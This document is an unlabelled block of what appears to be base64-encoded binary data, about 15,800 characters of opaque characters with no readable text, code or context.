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
DmOAsKEzBVCI
HsiLxDzMMYQgHQJrOZHjkrlCK0QIZ2dDmuCjeNSkCyKQUBjMoJyFCdBBYpLN8KUjEZoqQnaaEjKKd
UFzQSrmFiwTJZaFl0yeMMI1QuEOISODn8ywT79yIQzUhMMf+liOUlpg4rC0WI2eBo8ISp4S/QhQqiCp
DhN0FiTlpSuQgQQ5GCKuk1K3Rixgg8MTIAHHMCiojhHBGjg44jd8UAYEv+YltE1A1n1KJAqhsBEMOG
kHtkqRFEyI4YQqlALXWhLTIZRi+BMTBgvKMIPhLAKH4RAHDtohQiKIVVRCE4HciAAgRFAweYJSFWQh
IDSuAAU0BjFR44hAaGsAVyJIBqdGF5jqwywA1gxYd2MIPysEQEcYBGXsrUBT8gEQG0KCQp8mADzb
wnyHkYwaDNAQZZvDLeqyhAiUohCIUUAEciSky+FDAGHbwgpwUQAGSnM3C6AGNbqlnFdgBoY8p
YFvcOEQNPAAl2YQUD9AQ5F++KaQGII8RnRgKvhYgyXOVoMKXCyBQYrOBsoxFQVoQBPpgUYHfBCV
E1TDHJckQRCKRZH/INiRR/iwBA0elIPnJIQCW+jss6xBhHwpCg+glcqVjGOlrBIEsloAiUtKak9GURFBC
COmF3NRoUIRizKMM91IMoqVXDEhUQgQhquMIK1aiH+jIDCeIAuQzlshBfrQc0fIAjIYCTAbqQDQM
MeZ
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
M

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
